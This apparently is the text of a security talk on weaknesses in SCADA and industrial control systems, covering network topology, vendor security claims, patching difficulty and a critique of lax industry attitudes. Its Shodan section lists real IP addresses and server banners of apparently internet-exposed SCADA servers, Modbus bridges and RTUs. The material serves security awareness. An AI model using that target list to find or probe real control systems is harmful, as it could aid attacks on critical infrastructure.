Exploiting SCADA Systems

Traditional SCADA Network Topology

"Control Systems Cyber Security: Defense in Depth Strategies"

Wireless Access Points

Controller/RTU/ PLC/IED

FIELD COMM BUS

Field Locations

CS MODEM Pool

Control System Field Device Communications Interface Infrastructure

CS PBX

Data Acquisition Server

Applications Server

Historian

Database Server

Configuration Server

HMI Computers

Engineering Workstation

CONTROL SYSTEM LAN

Backup Control Center

Dedicated Comm Path

External Business Comm. Server

ICCP Server

DB/ Historian

External VPN Access

Router

Remote Business Peers

External Communications Infrastructures

Corp PBX

Corp MODEM Pool

Business Servers

Business Workstations

Web Applications Servers

eMail Server

DNS Server

Web Server

FTP Server

Wireless Access Points

Authentication Server

Internet

Corporate Firewall

CORPORATE LAN

As newer products compete to make SCADA systems intuitive and modern, you can see the number of attack vectors rise.

Say hello to ScadaMobile.

Available at the App Store for only $2.99 (lite) and $74.99 for the full version

So.. whats wrong?

Security has been implemented as an add-on instead of being build around the product from the ground up

OPC Tunneller from MatrikonOPC (now with encryption and data compression) provides an easy, reliable and secure way to communicate between networked computers. It does away with the headaches typically associated with DCOM configuration. No longer are different protocols, security settings or locations a factor when sharing data between computers. This is achieved by simply installing OPC Tunneller on the OPC client and OPC server nodes and then telling the Tunneller client where the Tunneller server exists.

Don't put up with DCOM time-out values you cannot dictate; instead, take control and define your own values. While DCOM needs a reliable communication network, Matrikon OPC Tunneller compensates for poor initial network setup, widespread networks, and unreliable network infrastructures such as satellite or wireless networks. Matrikon OPC Tunneller even allows for user configurable time-outs, thus giving you complete control.

Current customers that trust and use MatrikonOPC Tunneller
- Siemens
- Honeywell
- Rockwell Automation
- Anheuser-Busch
- ABB

http://www.matrikonopc.com/products/opc-data-management/opc-tunneller.aspx

InduSoft has made great strides in **SCADA security**, and will roll out some great new security features in IWS v7.0. These security measures will help protect users who want to keep a network isolated, and even those users who want to share a security system across many computers or pieces of hardware. **InduSoft makes it easy to protect your SCADA system from attacks, and guard against attacks like the Stuxnet worm.**

This SCADA software has a special feature that allows users to encrypt their applications. That means that even someone who is using a licensed copy of InduSoft and has access to the application will not be able to view the scripting, or any other elements of the application without a password. This type of SCADA security not only prevents unauthorized access to the application, but it also protects intellectual property rights of the developers.

SCADA security

IWSv7.0 will continue to support a local security system that been in the product for years. That means that users can create a closed network that is insulated against outside attacks, but includes all the important devices within the network.

The distributed server and distributed client SCADA security options allow users to share security between two or more IWS systems, but still remain isolated. This type of functionality is extremely useful in the detention SCADA market.

The Domain LDAP function allows users to share security from a corporate network security system (such as Microsoft Active Directory) with their application. This is idea for industries that have security standards, like the pharmaceutical industry.

SCADA security is a serious issue that InduSoft has been paying close attention to, even prior to the SCADA worm attacks aimed at WinCC applications. **By providing powerful security functions for users, IWS is easily one of the most secure, reliable, and compatible SCADA software packages available.**

http://www.indusoft.com/blog/?p=159

- Security

New security features have been added based on recommendations of FDA 21 CFR Part 11. For example, the security level can be set in one place to: none, weak, medium, strong or to custom where parameters are tuned individually.

http://www.wateronline.com/product.mvc/ClearSCADA-SCADA-Management-Software-0002

ISaGRAF 5 Open Programming on Kingfisher SCADA system RTUs with Secure DNP3 Authentication

Montreal, Canada, May 7, 2009 -- ISaGRAF, a Rockwell Automation Company, the leading automation software technology partner, announced today that its flagship product ISaGRAF is the software of choice for CSE-Semaphore's Kingfisher series of Advanced RTUs, which are now available with Secure DNP3 Authentication.

http://www.isagraf.com/pages/news/0905PR-KingfisherDNP3.htm

Systems are typically installed for long term, and software upgrades may require new hardware

Not to mention downtime, and nobody likes downtime.

Depending on the product and the environment, just planning the patch process can be frustrating.

And some things just are connected to the Internet...

Courtesy of Shodan

(www.shodanhq.com)

195.249.56.43
Added on 24.06.2010
🇩🇰
Details

HTTP/1.0 200 OK
Server: ISC SCADA Service HTTPserv:00001
Date: Thu, 24 Jun 2010 04:14:21 GMT
Cache-Control: no-cache, max-age=0, must-revalidate
Content-Type: text/html
Content-Length: 879
Last-Modified: Wed, 24 Jun 2009 01:07:04 GMT

112.84.253.155
Added on 21.05.2010
🇨🇳
Details

HTTP/1.0 302 Found
Date: Fri, 21 May 2010 14:03:04 GMT
Server: Apache
Location: https://scada.yingdegas.com/
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

85.23.21.23
Added on 18.05.2010
🇫🇮
Details

HTTP/1.0 401 Unauthorized
Date: Tue, 18 May 2010 19:22:11 GMT
Server: Boa/0.93.15
Connection: close
WWW-Authenticate: Basic realm="webSCADA-Ouman"
Content-Type: text/html

198.184.246.51
Added on 18.05.2010
🇺🇸
Details

HTTP/1.0 200 OK
Content-Length: 332
Content-Type: text/html
Content-Location: http://198.184.246.51/scada_index.html
Last-Modified: Tue, 08 Dec 2009 03:48:06 GMT
Accept-Ranges: bytes
ETag: "0df140b977ca1:c9f"
Server: Microsoft-IIS/6.0
Date: Tue, 18 May 2010 16:39:21 GMT

85.112.163.200
Added on 08.05.2010
🇸🇪
Details

HTTP/1.0 302 Object moved
Date: Sat, 08 May 2010 21:57:50 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://verk.netcamp.se/Citect/scada.htm?DeployDir=tv__start&ProjectName=tv__start&ClientCAB=710/CitectSCADAWebClient_7_10_0_258.cab&AccessMode=RW
Content-Length: 278
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQAQTAADQ=AKGPCPOCMGJFBMEEKAJIDIOO; path=/
Cache-control: private

75.101.208.139
Added on 04.05.2010
🇺🇸
Details

HTTP/1.0 200 OK
Server: INDAS WEB SCADA
Content-Type: text/html

24.143.247.69
Added on 27.06.2010

Details

sharedpool-69.sanbrunocable.com

Schneider Automation, Inc. - **Modbus** Bridge (174 CEV 300 10)

24.143.247.87
Added on 27.06.2010

Details

sharedpool-87.sanbrunocable.com

Schneider Automation, Inc. - **Modbus** Bridge (174 CEV 300 10)

24.143.247.76
Added on 27.06.2010

Details

sharedpool-76.sanbrunocable.com

Schneider Automation, Inc. - **Modbus** Bridge (174 CEV 300 10)

24.143.247.41
Added on 27.06.2010

Details

sharedpool-41.sanbrunocable.com

Schneider Automation, Inc. - **Modbus** Bridge (174 CEV 300 10)

92.33.3.138
Added on 25.11.2009

Details

HTTP/1.0 302 Moved Temporarily
Content-length: 117
Content-type: text/html; charset=UTF-8
Location: http://92.33.3.138/ord?station:|slot:/Drivers/**Modbus**AsyncNetwork/Web
Server: Niagara Web Server/1.1

87.74.5.222
Added on 24.11.2009

Details

HTTP/1.0 401 Unauthorized
Date: Tue, 24 Nov 2009 12:46:56 GMT
Connection: close
Content-type: text/html
Www-authenticate: Basic realm="webSCADA-**Modbus**"
Server: Boa/0.93.15

83.248.79.230
Added on 24.11.2009

Details

c83-248-79-230.bredband.comhem.se

HTTP/1.0 401 Unauthorized
Date: Wed, 09 Apr 2008 04:40:54 GMT
Connection: close
Content-type: text/html
Www-authenticate: Basic realm="**Modbus**GW"
Server: Boa/0.93.15

77.16.22.201
Added on 22.10.2010

Details

77.16.22.201.tmi.telenormobil.no

HTTP/1.0 200 OK
Date: Fri, 22 Oct 2010 16:31:4 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 101-CCAB45-0635
Expires: Fri, 22 Oct 2010 16:31:4 GMT

89.200.60.249
Added on 22.10.2010

Details

host89-200-60-249.kpn-gprs.nl

HTTP/1.0 200 OK
Date: Fri, 22 Oct 2010 15:58:53 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 130-DCC3CB-0942
Expires: Fri, 22 Oct 2010 15:58:53 GMT

89.204.199.246
Added on 22.10.2010

Details

HTTP/1.0 200 OK
Date: Fri, 22 Oct 2010 15:49:9 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 130-D17B49-0746
Expires: Fri, 22 Oct 2010 15:49:9 GMT

89.204.253.40
Added on 22.10.2010

Details

HTTP/1.0 200 OK
Date: Fri, 22 Oct 2010 12:6:49 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 101-CD6C55-0705
Expires: Fri, 22 Oct 2010 12:6:49 GMT

78.130.51.2
Added on 21.10.2010

Details

78.130.51.2.rev.optimus.pt

HTTP/1.0 200 OK
Date: Thu, 21 Oct 2010 17:21:25 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 130-D75750-0828
Expires: Thu, 21 Oct 2010 17:21:25 GMT

87.54.71.250
Added on 21.10.2010

Details

0x573647fa.vjnxx4.dynamic.dsl.tele.dk

HTTP/1.0 200 OK
Server: ABB **RTU**560
Connection: close
Content-Type: text/html
Content-Length: 341

77.16.5.5
Added on 21.10.2010

Details

HTTP/1.0 200 OK
Date: Thu, 21 Oct 2010 14:38:41 GMT
Content-Type: text/html
Server: EnergyICT **RTU** 101-D18D27-0821

"What really has to be done is better security around these systems and better, enforced security policies so the lack of patching does not matter."

Quoted from someone in the Control Systems Industry.

This is the wrong way to view security. If this is what some people in the industry believe, it is no wonder why so many vulnerabilities still exist...

No authentication?

You've got problems.
